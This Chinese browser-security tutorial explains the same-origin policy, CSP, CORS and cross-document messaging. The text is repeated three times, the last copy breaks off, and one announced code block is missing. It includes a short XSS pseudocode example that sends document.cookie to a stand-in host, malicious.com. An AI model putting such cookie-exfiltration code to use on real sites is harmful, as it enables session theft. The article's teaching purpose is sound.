通过前面6个模块的介绍，我们已经大致知道浏览器是怎么工作的了，也了解这种工作方式对前端产生了什么样的影响。在这个过程中，我们还穿插介绍了一些浏览器安全相关的内容，不过都比较散，所以最后的5篇文章，我们就来系统地介绍下浏览器安全相关的内容。

浏览器安全可以分为三大块——**Web页面安全、浏览器网络安全**和**浏览器系统安全**，所以本模块我们就按照这个思路来做介绍。鉴于页面安全的重要性，我们会用三篇文章来介绍该部分的知识；网络安全和系统安全则分别用一篇来介绍。

今天我们就先来分析页面中的安全策略，不过在开始之前，我们先来做个假设，如果页面中没有安全策略的话，Web世界会是什么样子的呢？

Web世界会是开放的，任何资源都可以接入其中，我们的网站可以加载并执行别人网站的脚本文件、图片、音频/视频等资源，甚至可以下载其他站点的可执行文件。

Web世界是开放的，这很符合Web理念。但如果Web世界是绝对自由的，那么页面行为将没有任何限制，这会造成无序或者混沌的局面，出现很多不可控的问题。

比如你打开了一个银行站点，然后又一不小心打开了一个恶意站点，如果没有安全措施，恶意站点就可以做很多事情：

- 修改银行站点的DOM、CSSOM等信息；
- 在银行站点内部插入JavaScript脚本；
- 劫持用户登录的用户名和密码；
- 读取银行站点的Cookie、IndexDB等数据；
- 甚至还可以将这些信息上传至自己的服务器，这样就可以在你不知情的情况下伪造一些转账请求等信息。

所以说，**在没有安全保障的Web世界中，我们是没有隐私的，因此需要安全策略来保障我们的隐私和数据的安全**。

这就引出了页面中最基础、最核心的安全策略：**同源策略（Same-origin policy）**。

什么是同源策略

要了解什么是同源策略，我们得先来看看什么是同源。

如果两个URL的协议、域名和端口都相同，我们就称这两个URL同源。比如下面这两个URL，它们具有相同的协议HTTPS、相同的域名time.geekbang.org，以及相同的端口443，所以我们就说这两个URL是同源的。


```
https://time.geekbang.org/?category=1
https://time.geekbang.org/?category=0
```

浏览器默认两个相同的源之间是可以相互访问资源和操作DOM的。两个不同的源之间若想要相互访问资源或者操作DOM，那么会有一套基础的安全策略的制约，我们把这称为同源策略。

具体来讲，同源策略主要表现在DOM、Web数据和网络这三个层面。

第一个，DOM层面。同源策略限制了来自不同源的JavaScript脚本对当前DOM对象读和写的操作。

这里我们还是拿极客时间的官网做例子，打开极客时间的官网，然后再从官网中打开另外一个专栏页面，如下图所示：




通过极客时间官网打开一个专栏页面

由于第一个页面和第二个页面是同源关系，所以我们可以在第二个页面中操作第一个页面的DOM，比如将第一个页面全部隐藏掉，代码如下所示：

```
{
let pdom = opener.document
pdom.body.style.display = "none"
}
```


该代码中，对象opener就是指向第一个页面的window对象，我们可以通过操作opener来控制第一个页面中的DOM。

我们在第二个页面的控制台中执行上面那段代码，就成功地操作了第一个页面中的DOM，将页面隐藏了，如下图：



通过第二个页面操纵第一个页面的DOM

不过如果打开的第二个页面和第一个页面不是同源的，那么它们就无法相互操作DOM了。比如从极客时间官网打开InfoQ的页面（由于它们的域名不同，所以不是同源的），然后我们还按照前面同样的步骤来操作，最终操作结果如下图所示：



不同源的两个页面不能相互操纵DOM

从图中可以看出，当我们在InfoQ的页面中访问极客时间页面中的DOM时，页面抛出了如下的异常信息，这就是同源策略所发挥的作用。

```
Blocked a frame with origin "https://www.infoq.cn" from accessing a cross-origin frame.
```

第二个，数据层面。同源策略限制了不同源的站点读取当前站点的Cookie、IndexDB、LocalStorage等数据。由于同源策略，我们依然无法通过第二个页面的opener来访问第一个页面中的Cookie、IndexDB或者LocalStorage等内容。你可以自己试一下，这里我们就不做演示了。

第三个，网络层面。同源策略限制了通过XMLHttpRequest等方式将站点的数据发送给不同源的站点。你还记得在《17 | WebAPI：XMLHttpRequest是怎么实现的？》这篇文章的末尾分析的XMLHttpRequest在使用过程中所遇到的坑吗？其中第一个坑就是在默认情况下不能访问跨域的资源。

安全和便利性的权衡

我们了解了同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过安全性和便利性是相互对立的，让不同的源之间绝对隔离，无疑是最安全的措施，但这也会使得Web项目难以开发和使用。因此我们就要在这之间做出权衡，出让一些安全性来满足灵活性；而出让安全性又带来了很多安全问题，最典型的是XSS攻击和CSRF攻击，这两种攻击我们会在后续两篇文章中再做介绍，本文我们只聊浏览器出让了同源策略的哪些安全性。

1. 页面中可以嵌入第三方资源

我们在文章开头提到过，Web世界是开放的，可以接入任何资源，而同源策略要让一个页面的所有资源都来自于同一个源，也就是要将该页面的所有HTML文件、JavaScript文件、CSS文件、图片等资源都部署在同一台服务器上，这无疑违背了Web的初衷，也带来了诸多限制。比如将不同的资源部署到不同的CDN上时，CDN上的资源就部署在另外一个域名上，因此我们就需要同源策略对页面的引用资源开一个“口子”，让其任意引用外部文件。

所以最初的浏览器都是支持外部引用资源文件的，不过这也带来了很多问题。之前在开发浏览器的时候，遇到最多的一个问题是浏览器的首页内容会被一些恶意程序劫持，劫持的途径很多，其中最常见的是恶意程序通过各种途径往HTML文件中插入恶意脚本。

比如，恶意程序在HTML文件内容中插入如下一段JavaScript代码：

当这段HTML文件的数据被送达浏览器时，浏览器是无法区分被插入的文件是恶意的还是正常的，这样恶意脚本就寄生在页面之中，当页面启动时，它可以修改用户的搜索结果、改变一些内容的连接指向，等等。

除此之外，它还能将页面的的敏感数据，如Cookie、IndexDB、LoacalStorage等数据通过XSS的手段发送给服务器。具体来讲就是，当你不小心点击了页面中的一个恶意链接时，恶意JavaScript代码可以读取页面数据并将其发送给服务器，如下面这段伪代码：

```
function onClick(){
  let url = `http://malicious.com?cookie = ${document.cookie}`
  open(url)
}
onClick()
```

在这段代码中，恶意脚本读取Cookie数据，并将其作为参数添加至恶意站点尾部，当打开该恶意页面时，恶意服务器就能接收到当前用户的Cookie信息。

以上就是一个非常典型的XSS攻击。为了解决XSS攻击，浏览器中引入了内容安全策略，称为CSP。**CSP的核心思想是让服务器决定浏览器能够加载哪些资源，让服务器决定浏览器是否能够执行内联JavaScript代码**。通过这些手段就可以大大减少XSS攻击。

2. 跨域资源共享和跨文档消息机制

默认情况下，如果打开极客邦的官网页面，在官网页面中通过XMLHttpRequest或者Fetch来请求InfoQ中的资源，这时同源策略会阻止其向InfoQ发出请求，这样会大大制约我们的生产力。

为了解决这个问题，我们引入了**跨域资源共享（CORS）**，使用该机制可以进行跨域访问控制，从而使跨域数据传输得以安全进行。

在介绍同源策略时，我们说明了如果两个页面不是同源的，则无法相互操纵DOM。不过在实际应用中，经常需要两个不同源的DOM之间进行通信，于是浏览器中又引入了**跨文档消息机制**，可以通过window.postMessage的JavaScript接口来和不同源的DOM进行通信。

总结

好了，今天就介绍到这里，下面我来总结下本文的主要内容。

同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。总结起来，它具备以下三个特点：

1. 页面中可以引用第三方资源，不过这也暴露了很多诸如XSS的安全问题，因此又在这种开放的基础之上引入了CSP来限制其自由程度。
2. 使用XMLHttpRequest和Fetch都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
3. 两个不同源的DOM是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

思考时间

今天留给你的作业：你来总结一下同源策略、CSP和CORS之间的关系，这对于你理解浏览器的安全策略至关重要。

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。

通过前面6个模块的介绍，我们已经大致知道浏览器是怎么工作的了，也了解这种工作方式对前端产生了什么样的影响。在这个过程中，我们还穿插介绍了一些浏览器安全相关的内容，不过都比较散，所以最后的5篇文章，我们就来系统地介绍下浏览器安全相关的内容。

浏览器安全可以分为三大块——**Web页面安全、浏览器网络安全**和**浏览器系统安全**，所以本模块我们就按照这个思路来做介绍。鉴于页面安全的重要性，我们会用三篇文章来介绍该部分的知识；网络安全和系统安全则分别用一篇来介绍。

今天我们就先来分析页面中的安全策略，不过在开始之前，我们先来做个假设，如果页面中没有安全策略的话，Web世界会是什么样子的呢？

Web世界会是开放的，任何资源都可以接入其中，我们的网站可以加载并执行别人网站的脚本文件、图片、音频/视频等资源，甚至可以下载其他站点的可执行文件。

Web世界是开放的，这很符合Web理念。但如果Web世界是绝对自由的，那么页面行为将没有任何限制，这会造成无序或者混沌的局面，出现很多不可控的问题。

比如你打开了一个银行站点，然后又一不小心打开了一个恶意站点，如果没有安全措施，恶意站点就可以做很多事情：

- 修改银行站点的DOM、CSSOM等信息；
- 在银行站点内部插入JavaScript脚本；
- 劫持用户登录的用户名和密码；

- 读取银行站点的Cookie、IndexDB等数据；
- 甚至还可以将这些信息上传至自己的服务器，这样就可以在你不知情的情况下伪造一些转账请求等信息。

所以说，**在没有安全保障的Web世界中，我们是没有隐私的，因此需要安全策略来保障我们的隐私和数据的安全**。

这就引出了页面中最基础、最核心的安全策略：**同源策略（Same-origin policy）**。

什么是同源策略

要了解什么是同源策略，我们得先来看看什么是同源。

如果两个URL的协议、域名和端口都相同，我们就称这两个URL同源。比如下面这两个URL，它们具有相同的协议HTTPS、相同的域名time.geekbang.org，以及相同的端口443，所以我们就说这两个URL是同源的。

```
https://time.geekbang.org/?category=1
https://time.geekbang.org/?category=0
```

浏览器默认两个相同的源之间是可以相互访问资源和操作DOM的。两个不同的源之间若想要相互访问资源或者操作DOM，那么会有一套基础的安全策略的制约，我们把这称为同源策略。

具体来讲，同源策略主要表现在DOM、Web数据和网络这三个层面。

第一个，DOM层面。同源策略限制了来自不同源的JavaScript脚本对当前DOM对象读和写的操作。

这里我们还是拿极客时间的官网做例子，打开极客时间的官网，然后再从官网中打开另外一个专栏页面，如下图所示：


通过极客时间官网打开一个专栏页面

由于第一个页面和第二个页面是同源关系，所以我们可以在第二个页面中操作第一个页面的DOM，比如将第一个页面全部隐藏掉，代码如下所示：

```
{
let pdom = opener.document
pdom.body.style.display = "none"
}
```


该代码中，对象opener就是指向第一个页面的window对象，我们可以通过操作opener来控制第一个页面中的DOM。

我们在第二个页面的控制台中执行上面那段代码，就成功地操作了第一个页面中的DOM，将页面隐藏了，如下图：



通过第二个页面操纵第一个页面的DOM

不过如果打开的第二个页面和第一个页面不是同源的，那么它们就无法相互操作DOM了。比如从极客时间官网打开InfoQ的页面（由于它们的域名不同，所以不是同源的），然后我们还按照前面同样的步骤来操作，最终操作结果如下图所示：



不同源的两个页面不能相互操纵DOM

从图中可以看出，当我们在InfoQ的页面中访问极客时间页面中的DOM时，页面抛出了如下的异常信息，这就是同源策略所发挥的作用。

```
Blocked a frame with origin "https://www.infoq.cn" from accessing a cross-origin frame.
```

第二个，数据层面。同源策略限制了不同源的站点读取当前站点的Cookie、IndexDB、LocalStorage等数据。由于同源策略，我们依然无法通过第二个页面的opener来访问第一个页面中的Cookie、IndexDB或者LocalStorage等内容。你可以自己试一下，这里我们就不做演示了。

第三个，网络层面。同源策略限制了通过XMLHttpRequest等方式将站点的数据发送给不同源的站点。你还记得在《17 | WebAPI：XMLHttpRequest是怎么实现的？》这篇文章的末尾分析的XMLHttpRequest在使用过程中所遇到的坑吗？其中第一个坑就是在默认情况下不能访问跨域的资源。

安全和便利性的权衡

我们了解了同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过安全性和便利性是相互对立的，让不同的源之间绝对隔离，无疑是最安全的措施，但这也会使得Web项目难以开发和使用。因此我们就要在这之间做出权衡，出让一些安全性来满足灵活性；而出让安全性又带来了很多安全问题，最典型的是XSS攻击和CSRF攻击，这两种攻击我们会在后续两篇文章中再做介绍，本文我们只聊浏览器出让了同源策略的哪些安全性。

1. 页面中可以嵌入第三方资源

我们在文章开头提到过，Web世界是开放的，可以接入任何资源，而同源策略要让一个页面的所有资源都来自于同一个源，也就是要将该页面的所有HTML文件、JavaScript文件、CSS文件、图片等资源都部署在同一台服务器上，这无疑违背了Web的初衷，也带来了诸多限制。比如将不同的资源部署到不同的CDN上时，CDN上的资源就部署在另外一个域名上，因此我们就需要同源策略对页面的引用资源开一个“口子”，让其任意引用外部文件。

所以最初的浏览器都是支持外部引用资源文件的，不过这也带来了很多问题。之前在开发浏览器的时候，遇到最多的一个问题是浏览器的首页内容会被一些恶意程序劫持，劫持的途径很多，其中最常见的是恶意程序通过各种途径往HTML文件中插入恶意脚本。

比如，恶意程序在HTML文件内容中插入如下一段JavaScript代码：

当这段HTML文件的数据被送达浏览器时，浏览器是无法区分被插入的文件是恶意的还是正常的，这样恶意脚本就寄生在页面之中，当页面启动时，它可以修改用户的搜索结果、改变一些内容的连接指向，等等。

除此之外，它还能将页面的的敏感数据，如Cookie、IndexDB、LoacalStorage等数据通过XSS的手段发送给服务器。具体来讲就是，当你不小心点击了页面中的一个恶意链接时，恶意JavaScript代码可以读取页面数据并将其发送给服务器，如下面这段伪代码：

```
function onClick(){
  let url = `http://malicious.com?cookie = ${document.cookie}`
  open(url)
}
onClick()
```

在这段代码中，恶意脚本读取Cookie数据，并将其作为参数添加至恶意站点尾部，当打开该恶意页面时，恶意服务器就能接收到当前用户的Cookie信息。

以上就是一个非常典型的XSS攻击。为了解决XSS攻击，浏览器中引入了内容安全策略，称为CSP。**CSP的核心思想是让服务器决定浏览器能够加载哪些资源，让服务器决定浏览器是否能够执行内联JavaScript代码**。通过这些手段就可以大大减少XSS攻击。

2. 跨域资源共享和跨文档消息机制

默认情况下，如果打开极客邦的官网页面，在官网页面中通过XMLHttpRequest或者Fetch来请求InfoQ中的资源，这时同源策略会阻止其向InfoQ发出请求，这样会大大制约我们的生产力。

为了解决这个问题，我们引入了**跨域资源共享（CORS）**，使用该机制可以进行跨域访问控制，从而使跨域数据传输得以安全进行。

在介绍同源策略时，我们说明了如果两个页面不是同源的，则无法相互操纵DOM。不过在实际应用中，经常需要两个不同源的DOM之间进行通信，于是浏览器中又引入了**跨文档消息机制**，可以通过window.postMessage的JavaScript接口来和不同源的DOM进行通信。

总结

好了，今天就介绍到这里，下面我来总结下本文的主要内容。

同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。总结起来，它具备以下三个特点：

1. 页面中可以引用第三方资源，不过这也暴露了很多诸如XSS的安全问题，因此又在这种开放的基础之上引入了CSP来限制其自由程度。
2. 使用XMLHttpRequest和Fetch都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
3. 两个不同源的DOM是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

思考时间

今天留给你的作业：你来总结一下同源策略、CSP和CORS之间的关系，这对于你理解浏览器的安全策略至关重要。

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。

通过前面6个模块的介绍，我们已经大致知道浏览器是怎么工作的了，也了解这种工作方式对前端产生了什么样的影响。在这个过程中，我们还穿插介绍了一些浏览器安全相关的内容，不过都比较散，所以最后的5篇文章，我们就来系统地介绍下浏览器安全相关的内容。

浏览器安全可以分为三大块——**Web页面安全、浏览器网络安全**和**浏览器系统安全**，所以本模块我们就按照这个思路来做介绍。鉴于页面安全的重要性，我们会用三篇文章来介绍该部分的知识；网络安全和系统安全则分别用一篇来介绍。

今天我们就先来分析页面中的安全策略，不过在开始之前，我们先来做个假设，如果页面中没有安全策略的话，Web世界会是什么样子的呢？

Web世界会是开放的，任何资源都可以接入其中，我们的网站可以加载并执行别人网站的脚本文件、图片、音频/视频等资源，甚至可以下载其他站点的可执行文件。

Web世界是开放的，这很符合Web理念。但如果Web世界是绝对自由的，那么页面行为将没有任何限制，这会造成无序或者混沌的局面，出现很多不可控的问题。

比如你打开了一个银行站点，然后又一不小心打开了一个恶意站点，如果没有安全措施，恶意站点就可以做很多事情：

- 修改银行站点的DOM、CSSOM等信息；
- 在银行站点内部插入JavaScript脚本；
- 劫持用户登录的用户名和密码；

- 读取银行站点的Cookie、IndexDB等数据；
- 甚至还可以将这些信息上传至自己的服务器，这样就可以在你不知情的情况下伪造一些转账请求等信息。

所以说，**在没有安全保障的Web世界中，我们是没有隐私的，因此需要安全策略来保障我们的隐私和数据的安全**。

这就引出了页面中最基础、最核心的安全策略：**同源策略（Same-origin policy）**。

什么是同源策略

要了解什么是同源策略，我们得先来看看什么是同源。

如果两个URL的协议、域名和端口都相同，我们就称这两个URL同源。比如下面这两个URL，它们具有相同的协议HTTPS、相同的域名time.geekbang.org，以及相同的端口443，所以我们就说这两个URL是同源的。

```
https://time.geekbang.org/?category=1
https://time.geekbang.org/?category=0
```

浏览器默认两个相同的源之间是可以相互访问资源和操作DOM的。两个不同的源之间若想要相互访问资源或者操作DOM，那么会有一套基础的安全策略的制约，我们把这称为同源策略。

具体来讲，同源策略主要表现在DOM、Web数据和网络这三个层面。

第一个，DOM层面。同源策略限制了来自不同源的JavaScript脚本对当前DOM对象读和写的操作。

这里我们还是拿极客时间的官网做例子，打开极客时间的官网，然后再从官网中打开另外一个专栏页面，如下图所示：

